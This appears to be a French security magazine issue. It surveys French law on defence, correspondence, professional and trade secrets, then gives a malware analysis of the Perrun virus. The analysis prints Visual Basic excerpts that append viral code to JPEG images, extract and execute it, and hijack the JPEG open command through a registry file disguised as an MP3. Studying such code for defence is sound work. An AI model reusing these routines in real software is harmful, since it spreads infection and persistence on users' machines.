L'article 413-9 du Code Pénal, inscrit dans le Livre IV intitulé « Des crimes et délits contre la nation, l'Etat et la paix publique », définit le « secret défense » comme étant « les renseignements, procédés, objets, documents, données informatisées ou fichiers intéressant la défense nationale qui ont fait l'objet de mesures de protection destinées à restreindre leur diffusion. Peuvent faire l'objet de telles mesures les renseignements, procédés, objets, documents, données informatisées ou fichiers dont la divulgation est de nature à nuire à la défense nationale ou pourrait conduire à la découverte d'un secret de la défense nationale ».

Les informations ou supports devant faire l'objet de mesures spécifiques au titre de la protection des intérêts de la défense nationale sont **classifiés** selon trois niveaux, par ordre décroissant d'importance. Cette classification est définie dans le **décret n° 98-608 du 17 juillet 1998** relatif à la protection des secrets de la défense nationale (JO n° 165 du 19 juillet 1998, page 11118), articles 2 et 3 :

- **Très Secret Défense** (**TSD**) : « Le niveau Très Secret-Défense est réservé aux informations ou supports protégés dont la divulgation est de nature à nuire très gravement à la défense nationale et qui concernent les priorités gouvernementales en matière de défense. »
- **Secret Défense** (**SD**) : « Le niveau Secret-Défense est réservé aux informations ou supports protégés dont la divulgation est de nature à nuire gravement à la défense nationale.»
- **Confidentiel Défense** (**CD**) : « Le niveau Confidentiel-Défense est réservé aux informations ou supports protégés dont la divulgation est de nature à nuire à la défense nationale ou pourrait conduire à la découverte d'un secret de la défense nationale classifié au niveau Très Secret-Défense ou Secret-Défense.»

Aucune liste exhaustive et restrictive n'existe de ce qui entre ou non dans le champ de la Défense Nationale.

Ce sont les ministres responsables de leur activité qui ont la charge de définir ce qui doit être protégé, dans les conditions fixées par le Premier Ministre.

Quand un document, objet ou information est classifié, son **accès** est alors **limité** à certaines personnes qui doivent être « **habilitées** » mais en plus doivent invoquer « le besoin de connaître » l'information. Les personnes « habilitées » ne peuvent communiquer sur cette information classifiée qu'avec d'autres personnes « habilitées » et ne pourront communiquer à des tiers que dans la mesure où l'information aura été préalablement déclassifiée.

Une information classifiée ne peut être déclassifiée que par l'autorité qui a procédé à sa classification.

La **Commission Consultative du Secret de la Défense Nationale** (CCSDN) créée par la loi du **8 juillet 1998,** autorité administrative indépendante (AAI), dont tous les membres sont habilités aux divers degrés du secret de la défense nationale, émet des avis sur les demandes de déclassification. Quand un juge demande à avoir accès à des informations classifiées, l'autorité administrative qui a classifié l'information doit requérir l'avis de la Commission. Un Ministre doit donc demander avis à la commission avant de prononcer accord ou refus d'accès. Libre à lui de suivre ou non l'avis de la commission. Tous les avis de la commission sont publiés au J. O. de la République française.

Les **sanctions** pour violation des règles organisant le secret de la défense nationale sont inscrites au **Code Pénal**, **articles 413-10 à 413-12** prévoyant des peines de 5 années d'emprisonnement et 75 000 euros d'amende à 7 années d'emprisonnement et 100 000 euros d'amende.

Quelle application de ces principes à l'informatique ?

Rappelons seulement ici **l'affaire « Larsen »**. Le 11 juin 2003, un technicien de maintenance en télécommunication a été condamné à un an de prison dont dix mois avec sursis pour avoir mis en ligne, sur son *webzine* (sous le pseudonyme Larsen), la liste des fréquences et indicatifs radio utilisés par la police nationale, informations considérées par les services de renseignement comme classifiées « confidentiel défense » [1]. Il avait été mis en examen pour atteinte au secret de la défense nationale (**article 413-9 du Code Pénal**) et encourait une peine de 5 ans de prison et 75 000 euros d'amende (**article 413-11 du Code Pénal**).

Le secret des correspondances

Un litige opposant la société Nikon France à l'un de ses employés, licencié pour faute grave, pour « usage à des fins personnelles du matériel mis à sa disposition par la société à des fins professionnelles », avait entraîné la société souhaitant alors constituer des preuves à l'appui de sa décision de licenciement, à effectuer des recherches dans des dossiers `Personnel` et `Fax` se trouvant sur le disque dur de l'ordinateur utilisé par le salarié. Depuis un arrêt [2] de la Cour de Cassation du 2 octobre 2001 mieux connu sous le nom d'arrêt Nikon, il est établi que le salarié a droit, même en temps et lieu de travail, au respect de sa vie privée, et que celle-ci implique le secret des correspondances (sans toutefois définir la notion de « messages personnels »). La Cour de Cassation s'est appuyée sur l'**article 8 de la Convention européenne de sauvegarde des droits de l'homme et des libertés fondamentales,** sur **l'article 9 du Code Civil** et **l'article L 120-2 du Code du Travail**. La cour de Cassation a donné raison à l'employé en précisant que l'employeur ne peut « prendre connaissance des messages personnels émis par le salarié et reçus par lui grâce à un outil informatique mis à sa disposition pour son travail et ceci même au cas où l'employeur aurait interdit une utilisation non professionnelle de l'ordinateur ».

Le secret des correspondances émises par voie de télécommunications inscrit dans la **loi n° 91-646 du 10 juillet 1991 (article 226-15 du Code Pénal)** offre un mode de

[1] **www.zdnet.fr/actualites/internet/0,39020774,2133547,00.htm.**

[2] Arrêt n° 4164 du 2 octobre 2001.

protection supplémentaire aux correspondances privées, interdisant toute interception de communications. La levée du secret des correspondances n'est possible que dans le cadre d'une commission rogatoire ordonnée par un juge d'instruction ou d'une interception de sécurité ordonnée par le 1° Ministre.

Toutefois la reconnaissance d'un droit à la vie privée sur le lieu de travail ne peut permettre d'ignorer les risques encourus par une entreprise du fait de l'utilisation de sa messagerie : un courrier électronique porte l'en-tête de l'entreprise et engage celle-ci, des informations confidentielles, secrètes, peuvent être envoyées à des concurrents, des messages à contenu répréhensible (pédophilie) peuvent transiter, etc. La responsabilité de l'employeur reste entière.

Se pose alors la question, légitime, de la surveillance du courrier électronique sur le lieu de travail. Comment est-il possible de protéger l'entreprise, d'assurer le bon fonctionnement des réseaux, sans porter atteinte au droit au respect de la vie privée ? Toute tentative de contrôle doit-elle buter contre l'espace d'autonomie, « personnel », « privé » existant et rappelé par l'arrêt de 2001 ? Suffirait-il comme cela est recommandé, de classer dans un fichier « personnel », « privé », les échanges de courriers pour que ceux-ci restent hors de portée de tout contrôle de l'employeur ?

Si la prise de connaissance des contenus même des messages reste prohibée (violation du secret des correspondances), d'autres formes de contrôle sont possibles, basées sur des analyses statistiques (fréquence, volumes, formats des fichiers attachés, adresses, titres...).

Dans ce contexte, la responsabilité même des administrateurs réseau peut être engagée et non plus uniquement celle de l'employeur. Les administrateurs peuvent « accéder » aux messages, mais il leur est interdit de les « intercepter » (**al. 2. article 432-9 du Code Pénal**) et de les « divulguer » (**article 226-15 du Code Pénal**). Les administrateurs réseau sont tenus au secret professionnel, toute divulgation engageant leur responsabilité pénale. Un administrateur n'a donc pas le droit de divulguer des contenus, même à la demande de son employeur.

La plus grande prudence s'impose donc à l'employeur et aux administrateurs réseau en matière de contrôle des correspondances. Comment reconnaître un message personnel d'un message professionnel ? Si l'on s'en réfère aux recommandations émises dans un **rapport du Forum des Droits de l'Internet du 17 septembre 2002**, intitulé « Relations de Travail et Internet », on peut estimer qu'en l'absence de toute déclaration spécifique, le message électronique doit être considéré comme professionnel. La prise de connaissance de messages à caractère privé restant dangereuse pour l'entreprise, il sera utile d'imposer aux salariés un système de différenciation entre mails privés et mails professionnels.

Le secret professionnel

Des textes de lois, codes de déontologie, chartes professionnelles réglementent l'activité de nombreuses professions, leur imposant une astreinte au secret professionnel. Le secret professionnel trouve son fondement dans des formulations parfois très anciennes. Pour les médecins, c'est Hippocrate qui formule le principe de « secret professionnel ». Mais le secret n'est apparu dans la loi qu'après la Révolution, dans le Code Pénal de 1810.

Le secret professionnel dans le Nouveau Code Pénal

Le secret professionnel, c'est celui qui est confié à une personne, un confident ou de ce que le confident découvre ou déduit ou qui parvient à sa connaissance en raison de l'état de sa profession. Deux catégories de personnes sont astreintes au secret : celles qui sont dépositaires du secret par état ou profession et celles qui accèdent à des informations secrètes en fonction d'une mission ou fonction temporaire.

L'astreinte au secret professionnel crée des obligations et définit des responsabilités. Le Code Pénal [3] leur donne interdiction de divulguer les secrets dont elles sont garantes. L'information devinée ou déduite d'autres informations est un secret à garder : le médecin doit garder le secret de ce qu'il a compris. Celui qui est dépositaire de secrets par son état (médecin, avocat...) n'a pas d'espace de vie privée où il est délié de son obligation de secret.

Le texte ne donne cependant pas la liste des professions dépositaires du secret professionnel. Des dispositions légales multiples (lois, règlements, règles de déontologie, chartes...) permettent toutefois d'en reconstituer la liste : avocats, magistrats, professions médicales, paramédicales, psychologues, jurés d'assises, fonctionnaires du fisc, agents des douanes, parlementaires, salariés des marchés financiers, banquiers, membres de la CNIL, administrateurs réseau, fournisseurs de prestations de cryptologie...

Des cas d'autorisation de levée du secret sont prévus par la loi. Malgré l'interdiction de divulguer l'information, la révélation peut parfois être justifiée par un impératif de sécurité publique, de santé publique, de protection des intérêts financiers et économiques de l'Etat, de protection de l'ordre public : révélation de sévices à l'encontre d'un mineur, témoignage en faveur de personnes jugées pour crime ou délit quand on détient la preuve de leur innocence [4],...

Dans certains cas, le professionnel peut transgresser le secret, mais il n'est pas punissable s'il ne le fait pas [5]. **L'article 434-1 du Code Pénal** interdit les poursuites pour non-dénonciation de crime à l'égard de personnes tenues au secret professionnel. Toutefois, il est des situations dans lesquelles il y a obligation de révéler des informations et passer outre le secret professionnel : obligation faite aux médecins de révéler les maladies professionnelles [6], les

[3] Voir les articles 226-13 et 226-14 du Nouveau Code Pénal.

[4] Article 434-11 et 434-3 du NCP.

[5] Article 434-3 du NCP.

[6] article 461-6 du Code de la sécurité sociale.

maladies contagieuses [7], secret bancaire inopposable à l'autorité judiciaire dans le cadre d'une procédure pénale [8]…

L'atteinte au secret professionnel. L'incrimination de l'atteinte au secret professionnel est prévue aux **articles 226-13 et 226-14 du Code Pénal**. L'infraction existe dès que la révélation a été faite avec connaissance, indépendamment de toute intention de nuire. La complicité de révélation du secret professionnel est également passible de sanctions. Pour être punissable, elle doit être précise, toucher directement l'information tenue secrète et doit avoir été communiquée à l'occasion de l'exercice de la profession. La tentative de divulgation n'est pas punissable. Il n'y a bien sûr pas atteinte au secret si la loi impose ou autorise sa révélation (art. 226-14 du Code Pénal).

NTIC et astreintes au secret professionnel

De nombreuses professions sont astreintes au secret professionnel. Les administrateurs réseau, quand ils ont accès aux contenus des courriers électroniques, les fournisseurs de prestations de cryptologie (article 31 de la loi LCEN), les membres de la CNIL (article 20 de la **loi n°2004-801du 6 août 2004 - J.O. 7 août 2004,** modifiant la loi n° 78-17 du 7 janvier 1978 relative à la protection des personnes physiques à l'égard des traitements de données à caractère personnel) : « Les membres et les agents de la commission [9] sont astreints au secret professionnel pour les faits, actes ou renseignements dont ils ont pu avoir connaissance en raison de leurs fonctions, dans les conditions prévues à l'article 413-10 du code pénal et, sous réserve de ce qui est nécessaire à l'établissement du rapport annuel, à l'article 226-13 du même code. » **L'article 21** de la loi prévoit que le secret professionnel peut être invoqué pour s'opposer à l'action de la CNIL : « Sauf dans les cas où elles sont astreintes au secret professionnel, les personnes interrogées dans le cadre des vérifications faites par la commission en application du f du 2° de l'article 11 sont tenues de fournir les renseignements demandés par celle-ci pour l'exercice de ses missions. » Mais seules les personnes liées à ce secret peuvent le revendiquer. L'invoquer sans légitimité est passible de sanctions : **article 51** nouveau de la loi de 1978 (1 an de prison, 15 000 euros d'amende).

Le secret, mode de protection du patrimoine

Toute entreprise, *a fortiori* de haute technologie, va s'efforcer de protéger son patrimoine et sa propriété intellectuelle. Dans cette perspective, le secret sera un outil à sa disposition : il sera omniprésent dans un cadre contractuel au travers de conventions de secret, clauses de secret, contre-lettre [10]. Il sera un mode de protection des savoir-faire et des procédés de fabrication. Il pourra parfois être une alternative au brevet. Et dans le cas où le choix d'une protection par le brevet serait adopté, la place même du secret restera déterminante.

Les contrats

La contractualisation d'un grand nombre d'activités liées aux NTIC peut laisser place à des **clauses** dites « **de secret** » ou à des **conventions** spécifiques de secret : conventions de recherche entre laboratoires universitaires et industriels, contrats de prestation de service informatique, contrat d'audit, contrat d'abonnement au service téléphonique de France Télécom (lequel prévoit ainsi que l'abonné appelant peut opter pour deux types de service : secret appel par appel ou secret appel permanent),…

Les clauses de secret permettent d'accéder à des informations confidentielles, secrètes, pour pouvoir mener à bien une négociation, dans une plus grande liberté de dialogue ou de réaliser une prestation. Elles définissent précisément les responsabilités des parties au contrat. Les obligations qui en résultent ont une dimension temporelle spécifique car le secret peut intervenir en amont du projet, dès la phase de négociation, durer tout le temps du contrat et parfois se prolonger bien au-delà des termes de la convention. Il est d'autre part important de délimiter le champs des acteurs astreints au respect de l'obligation au secret (le signataire, ses salariés, les intervenants internes et externes pouvant accéder aux informations secrètes). Le non-respect des clauses de secret engagera la responsabilité contractuelle de la partie défaillante.

Le brevet

Le brevet qui protège une invention, accorde à son détenteur un monopole d'exploitation (il permet d'interdire à tout tiers d'exploiter l'objet protégé par le brevet) limité dans le temps et limité géographiquement (puisque le dépôt peut être demandé pour le territoire national et étendu ensuite à l'international en sélectionnant les pays de couverture de la protection). En contrepartie de ce monopole, l'information est rendue accessible au public et l'invention doit obligatoirement être divulguée dans tous ses détails, une divulgation partielle pouvant entraîner la nullité du brevet. Toutefois même dans ce processus de divulgation, de publication, le secret garde toute son importance, toute sa place. Le brevet ne peut en fait pas exister sans le secret. Tout d'abord parce que le secret est un préalable obligatoire à quiconque veut obtenir un brevet : une invention ayant fait l'objet d'une divulgation, même partielle, ne peut plus prétendre à une protection au titre des brevets. Ensuite, à partir du dépôt du brevet, s'ouvre une période de secret de 18 mois. Le secret disparaît à la date d'obtention du titre.

La protection par le secret

La protection par le secret est une option possible. Elle repose quant à elle sur une condition essentielle : ne rien divulguer. La protection par le secret reste très fragile : risque d'être découvert, usurpé, de nombreuses failles possibles du fait des hommes et de la technologie, possibilité de reconstituer l'information morcelée,… Enfin le secret, contrairement au brevet, n'est pas un

[7] Article L11 et L12 du Code de la santé publique.
[8] Article 27. Loi 24 janvier 1984.
[9] CNIL.
[10] Article 1321 du Code Civil.

titre de propriété industrielle : il ne permet donc pas d'interdire à un tiers d'exploiter l'objet du secret, si celui-ci ne l'a pas obtenu frauduleusement.

La protection par le secret impose surtout au sein de l'entreprise le développement d'une véritable culture du secret, des mesures de précaution, de contrôle, des limitations, des interdictions, auxquelles peuvent être soumis les employés, les sous-traitants, les prestataires de services, de futurs partenaires, des stagiaires. On pourra aussi se montrer très prudent quant à l'utilisation au sein de l'entreprise de la simple photocopieuse, du courrier électronique, des téléphones portables avec caméra intégrée,... Car rien de plus facile avec ces outils que de prendre subrepticement une photo dans un espace privé, interdit, dans un espace *a priori* protégé des regards extérieurs et d'envoyer cette image sur les réseaux, à des collègues à l'extérieur, à des concurrents ou alimenter des sites web, des *moblogs*, etc. Ces appareils pénètrent désormais dans des espaces où les caméras sont d'ordinaire interdites ou ne peuvent pénétrer qu'avec autorisation : tribunaux, entreprises, centres de recherche, banques, structures militaires... Nous avons en mémoire les mesures prises par Samsung en 2003 pour interdire l'utilisation de ces appareils au sein de ses usines, par crainte d'espionnage industriel. Nombre de pays se posent actuellement la question de l'interdiction légale de ces appareils sur leur territoire.

Les possibilités de fuite, de divulgation du secret au sein de l'entreprise restent donc nombreuses et le maintien du secret ou sa divulgation peuvent coûter extrêmement cher à l'entreprise, parfois plus qu'un brevet.

Mais bien sûr peut aussi coûter cher le fait pour quiconque au sein de l'entreprise de révéler un secret de fabrique : 2 ans d'emprisonnement et 30 000 euros d'amende (**article L 152-7 du Code Pénal**).

FORUM EUROSEC' 2005

21, 22 & 23 mars
Paris

16ème Forum Européen sur la Sécurité des Systèmes d'Information

La conférence Européenne dédiée à la Sécurité des Systèmes d'Information

60 conférences et ateliers pratiques pour partager expertise et retour d'expérience

Les réponses pragmatiques à vos préoccupations

Le moyen d'anticiper les enjeux de demain

PROGRAMME :

www.xpconseil.com/eurosec2005

Organisé par XP CONSEIL

GROUP DEVOTEAM

Misc le magazine 100% sécurité informatique

La sécurité informatique repose sur l'interconnexion de nombreux domaines. Il est nécessaire d'appréhender et de connaître les techniques d'attaque des pirates afin de mettre en place les **méthodes** et les **outils de défense** adéquats.

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects : de la **programmation des logiciels** au **durcissement des systèmes**. Il traite également des problématiques liées aux **réseaux** ainsi qu'aux **questions scientifiques** sous-jacentes, sans oublier également les **aspects organisationnels** et **juridiques**.

Vous avez découvert Misc récemment ? Vous êtes un lecteur fidèle, mais vous n'avez pas eu l'opportunité d'acquérir un ou plusieurs numéros lors de leur diffusion en kiosque ?

Sachez que tous les anciens numéros de Misc (1 à 17) sont disponibles sur :

www.ed-diamond.com

Notre moteur de recherche vous permet de retrouver parmi nos parutions les articles susceptibles de vous intérresser !

DIAMOND éditions

Le virus PERRUN : méfiez-vous des images... et des rumeurs !

Eric Filiol
École Supérieure et d'Application des Transmissions
Laboratoire de virologie et de cryptologie
efiliol@esat.terre.defense.gouv.fr

Le virus PERRUN, apparu en juin 2002, a connu une très forte médiatisation, orchestrée par un éditeur d'antivirus, non sans une certaine complicité de l'auteur du virus. Si la technologie utilisée a été présentée abusivement, à l'époque, comme novatrice, le concept théorique utilisé, très naïvement, pour le virus Perrun, n'en demeure pas moins intéressant et puissant. Il permet la généralisation – sous certaines conditions – du risque viral à des formats de données inertes : images, sons... en d'autres termes à des contenus dépourvus de toute fonctionnalité d'exécution. Ce type de concept viral général n'étant absolument pas pris en compte par les techniques antivirales actuelles, il est donc intéressant d'en présenter les principales caractéristiques, à travers l'étude du virus Perrun.

Introduction

Dans le numéro précédent a été présentée l'attaque par le binôme SCOB/PADODOR. Deux codes malveillants combinent leurs actions respectives pour réaliser une attaque. La « collaboration » de codes malveillants représente assurément l'un des défis majeurs que la lutte antivirale devra relever dans les années à venir. Dans l'attaque SCOB/PADODOR, seul l'un des deux codes était réellement de nature virale (code auto-reproducteur), l'autre étant une infection de type simple. De plus, les codes étaient localisés dans deux machines différentes, donc dans des fichiers différents.

Dans l'article présent, nous allons considérer le cas, similaire, où les codes qui combinent leurs effets, sont tous deux localisés dans même fichier viral, ce qui, heureusement, facilite la lutte antivirale. En effet, dans le cas du couple SCOB/PADODOR, l'éradication de l'un (PADODOR) chez l'utilisateur ne compromet pas forcément l'action de l'autre (SCOB). Ce n'est pas le cas avec le virus Perrun, que nous analyserons, à titre d'illustration. Il a été indûment présenté comme un exemple de virus se propageant par des images infectées.

Le virus Perrun a été publié le 13 juin 2002 par son auteur, Alcopaul, non sans un certain battage médiatique, relayé et alimenté par un éditeur d'antivirus avec pour effet d'alimenter la panique, irraisonnée, du grand public : un virus était parvenu à infecter des images et à se propager grâce à elles. Le principe incontournable [N1] infection implique exécution venait d'être battu en brèche. En réalité, il n'en est rien. Le virus Perrun n'a fait que mettre en pratique, de façon très malhabile, des concepts publiés quelques mois plus tôt avec une famille de virus dénommés YMUN [1,4].

Si l'infection par des formats inertes est effectivement possible, elle ne peut être directe mais uniquement indirecte. Et surtout, il en est de même pour la propagation de l'infection, à partir d'un format inerte infecté. Le principe incontournable mentionné quelques lignes plus haut n'est donc pas violé. En revanche, l'utilisation efficace de codes combinés (ou codes « binaires », à comprendre ici dans le sens du rassemblement de deux entités, et non exécutable comme on l'utilise parfois) permet effectivement de contourner ce principe tout en le respectant. Encore est-il nécessaire de bien comprendre toutes les difficultés attachées à ce type de concept viral.

Les virus binaires : concepts et principes

Le terme de « binaire » dans ce contexte a été emprunté au domaine des armes chimiques et plus particulièrement aux gaz du même nom. Formé de deux (ou plus) principes chimiques qui, pris séparément, n'ont aucune action agressive, c'est la combinaison des deux, lors de l'impact d'un obus, par exemple, qui provoque l'effet [N2]. Dans le cadre des virus ou autres codes malveillants (comme le couple SCOB/PADODOR), le terme de codes « binaires » (le terme « combiné » est également utilisé) désigne donc des codes qui cumulent des actions généralement bénignes lorsque considérées séparément, afin de produire un effet final offensif (viral ou non). Cela peut concerner l'effet seul de la charge finale ou bien, également, le mécanisme viral lui-même.

[1] Même dans le cas de macro-virus ou plus généralement de virus de documents, des fonctionnalités d'exécution sont impliquées (voir [3]).

[2] Rappelons que la France a ratifié en 1993, une annexe au protocole de Genève interdisant l'usage, la fabrication et le stockage d'armes chimiques. En France, ces armes sont désormais interdites (pour plus de détails, consultez : **http://www.vie-publique.fr/dossier_polpublic/defense/choix/essais_desarmement.shtml**).

Deux classes principales sont à considérer [4] :

Classe I
Les codes agissent de manière séquentielle (l'un après l'autre). Trois sous-classes sont alors à considérer :
Sous-classe A ou codes séquentiels dépendants
Chaque code fait référence à l'autre. C'est la classe la plus faible dans la mesure où toute détection de l'un permet la détection facile de l'autre.
Sous-classe B ou codes séquentiels indépendants
Chaque code ne fait aucune référence à l'autre. La détection de l'un ne met pas en danger l'autre qui peut rester actif. Un code de remplacement peut alors être substitué à celui qui a été détecté.
Sous-classe C ou codes séquentiels faiblement dépendants
La dépendance des codes n'existe que dans un seul sens.
Classe II
les codes agissent de manière parallèle (en même temps). Les trois sous-classes précédentes sont aussi à considérer.

Les deux codes doivent donc figurer simultanément dans la machine pour pouvoir agir. Cela peut constituer une faiblesse. Dans le cas de la classe I, la nature séquentielle de l'action permet de limiter la présence dans la machine d'un seul code.

Analyse du code de PERRUN

Présentation générale du virus

D'un point de vue général, le virus Perrun se présente sous la forme d'un exécutable appelé `proof.exe` (taille 11 780 octets, compressé avec l'utilitaire UPX). Ce fichier fonctionne sous n'importe quelle version 32 bits de Windows (95/98/Me/NT/2000/XP). Deux versions sont connues à ce jour (Perrun.A et Perrun.B). Elles sont algorithmiquement équivalentes à quelques différences mineures près (la version B traite le cas où le format infecté est un fichier TXT, version dont la furtivité est plus qu'illusoire, un fichier texte ayant par nature vocation à être affiché en totalité).

Le code viral est composé de deux parties : un extracteur (chargé de l'activation du code viral proprement dit) et le code viral proprement dit réalisant l'infection des images JPEG. Lors de l'infection primaire (première occurrence de l'infection dans un machine encore appelée primo-infection), c'est le fichier `proof.exe` qui est exécuté : il infecte les images non déjà infectées puis installe l'extracteur (voir Figure 1).

Ensuite, lorsque l'utilisateur cherche à visualiser une image, l'extracteur prend la main, cherche le code viral (cas d'une image infectée) et redonne ensuite la main au programme de visualisation afin d'afficher l'image. Si l'image contient le code viral, ce dernier est activé (propagation de l'infection vers des images qui auraient été stockées après que l'extracteur ait été lui-même installé) et l'image hôte est finalement visualisée (voir Figure 2).

Il est essentiel de garder à l'esprit que le mécanisme d'infection diffère selon qu'il s'agit d'une infection primaire ou d'une infection

Figure 1 *Exécution du code viral*





Figure 2 *Mécanisme d'infection*



secondaire. Enfin, dans le but de toujours différencier des images saines d'images déjà infectées, le code contient un marqueur d'infection (ou signature) pour ainsi prévenir la surinfection.

Nous ne donnerons pas le code commenté complet du virus, par manque de place (le lecteur le trouvera dans [6] et sur le site de l'auteur). Seules les parties pertinentes du code seront explicitées et commentées.

Le code extracteur

Le programme extracteur (qui n'est pas de nature virale puisqu'il y a simple installation) est localisé sur le disque sous le nom `extrk.exe` et possède une taille de 5636 octets. Rappelons que ce fichier exécutable est systématiquement exécuté à la place du visualisateur d'images habituellement associé au format JPEG (modification de la base de registre ; voir plus bas). Cela implique que lorsque l'utilisateur tente d'ouvrir un fichier dans ce format, le code extracteur extrait le code viral lorsque ce dernier est détecté (présence de la chaîne de caractère `alco` en fin de fichier) et l'exécute pour propager l'infection. Enfin, l'extracteur affiche réellement l'image (afin de ne pas alerter l'utilisateur).

L'extracteur fait appel à un certain nombre d'API Windows pour le contrôle des processus et des tâches.

```
Private Declare Function OpenProcess Lib "kernel32" (ByVal dwDesiredAccess As Long,
ByVal bInheritHandle As Long, ByVal dwProcessId As Long) As Long
Private Declare Function GetExitCodeProcess Lib "kernel32" (ByVal hProcess As Long,
lpExitCode As Long) As Long
Private Declare Function CloseHandle Lib "kernel32" (ByVal hObject As Long) As Long
```

Après différentes configurations de variables (notamment concernant le répertoire local de travail, la récupération de l'argument de l'application (ici une image, infectée ou non, à visualiser...), l'extracteur recherche en fin du fichier de l'image que l'utilisateur veut visualiser, le marqueur d'infection indiquant la présence du code viral (quatre derniers octets). Dans ce cas, le virus proprement dit va être activé. Le code viral (11780 octets) va être isolé dans un premier temps.

```
 -- On récupère la signature en fin de fichier --
mark = Right(check, 4)
If mark = "alco" Then

 -- Si présence de la signature, action de l'extracteur --
Open comm For Binary Access Read As #ffile

 -- La taille réelle du fichier est la taille totale --
 -- moins la taille du virus (11780 octets)          --
HostLength = (LOF(ffile) - 11780)
Le code viral est placé dans un fichier temporaire, dénommé x.exe et exécuté.
 -- Ouverture en écriture du fichier x.exe --
Open jpgvir & "x.exe" For Binary Access Write As #ffile

 -- Le code viral est placé dans x.exe --
Put #ffile, , vircode
Close #ffile
.....
 -- Exécution du fichier x.exe --
idProg = Shell(jpgvir & "x.exe", vbNormalFocus)
.....
 -- le fichier x.exe est effacé --
Kill jpgvir & "x.exe"
.....
```

Enfin, l'image que l'utilisateur souhaite visualiser est transmise à l'application légitime. Tout se passe comme si aucun virus n'était présent. Notons qu'à chaque activation du code viral par l'extracteur, la totalité du code viral est exécuté (installation de l'extracteur et du virus) ce qui constitue une grave faiblesse du point de vue de l'algorithmique virale.

```
 -- Le fichier image (infecté ou non) est visualisé --
Shell "rundll32.exe C:\WINDOWS\SYSTEM\SHIMGVW.DLL,ImageView_Fullscreen " & comm
End Sub
```

Le virus proprement dit : W32.HLLP.JpgInfector

La terminologie HLLP indique simplement qu'il s'agit là d'un code écrit en langage de haut niveau (*High Level Language*).

Nous sommes dans le cas où le code viral, présent dans une image infectée, est activé par l'extracteur. Le but est d'infecter des images qui ont été stockées sur le disque, ultérieurement à l'installation de l'extracteur.

Le marqueur d'infection est tout d'abord recherché dans toutes les images présentes dans le répertoire local de travail du virus (chaîne `"alco"`). Le but est la lutte contre la surinfection (ne pas réinfecter des images qui le sont déjà, pour ne pas faire exploser la taille des images, d'infection en infection). Si l'image est infectée, le virus passe à l'image suivante. Sinon, il procède à son infection.

```
   -- Recherche de la signature ("alco") --
  mark = Right(vc, 4)
  If mark <> "alco" Then

    -- Si le fichier n'est pas infecté alors lancer --
    -- la procédure d'infection                     --
    GoTo notinfected
  Else
    -- Si déjà infecté alors passer à la cible suivante --
    GoTo gggoop
  End If

   -- Appel de la procédure d'infection --
notinfected:
  infest (jpgvir & host)
Exit For
gggoop:
Next host
```

Le code viral, ensuite, procède à l'installation de l'extracteur (sans vérifier si ce dernier est déjà présent).

```
 -- Appel à la procédure d'installation de l'extracteur --
extractXTrktr (g & "extrk.exe")
.....
 -- Procédure d'installation de l'extracteur --
Function extractXTrktr(name As String)
.....
 -- L'extracteur est constitué par les 5636 derniers octets du fichier infecté --
 -- Code viral et code extracteur sont lus dans des fichiers séparés --
vircode = Space(LOF(1) - 5636)
extractrcode = Space(5636)
Get #1, , vircode
Get #1, , extractrcode
Close #1
 -- Ecriture du fichier extracteur (fichier extrk.exe) --
Open jpgvir & "extrk.exe" For Binary Access Write As #2
Put #2, , extractrcode
Close #2
```

Pour que l'extracteur soit en permanence actif, ce dernier est installé en mode persistant. Une clef dans la base de registre permet d'activer l'extracteur à chaque demande de visualisation d'image :

```
HKEY_CLASSES_ROOT\jpegfile\shell\open\command
{default} = "%Current directory%"\extrk.exe %1
```

À chaque appel de l'application légitime, l'ordre est ainsi intercepté et c'est d'abord l'extracteur qui est activé. La mise en place de ce mécanisme se fait au moyen d'un fichier de type `.REG` mais dissimulé sous la forme d'un fichier `.MP3`.

```
 -- Création d'une chaîne de caractères pour le mode persistant --
Open jpgvir & "reg.mp3" For Output As #3
Print #3, "REGEDIT4"
Print #3, ""
Print #3, "[HKEY_CLASSES_ROOT\jpegfile\shell\open\command]"
Print #3, "@=""" & name & " %1"""
Close #3

 -- Installation du mode persistant --
a = "regedit /s " & jpgvir & "reg.mp3"
Shell a
End Function
```

L'infection des images se fait par un simple ajout du code viral en position terminale (mode `append`) du code de l'image.

```
 -- Procédure d'infection proprement dite --
 -- Le code viral suit les données image (mode append) --
Function infest(hostpath As String)
.....
```

```
    -- Lecture du fichier image --
    Open hostpath For Binary Access Read As #ffile
    jpgcode = Space(LOF(ffile))
    Get #ffile, , jpgcode
    Close #ffile

    -- Lecture du code viral --
    Open jpgvir & App.EXEName & ".exe" For Binary Access Read As #1
    vircode = Space(LOF(1))
    Get #1, 1, vircode
    Close #1

    -- Ecriture du fichier infecté --
   Open hostpath For Binary Access Write As #ffile
   Put #ffile, , jpgcode
   Put #ffile, , vircode
   Close #ffile
End Function
```

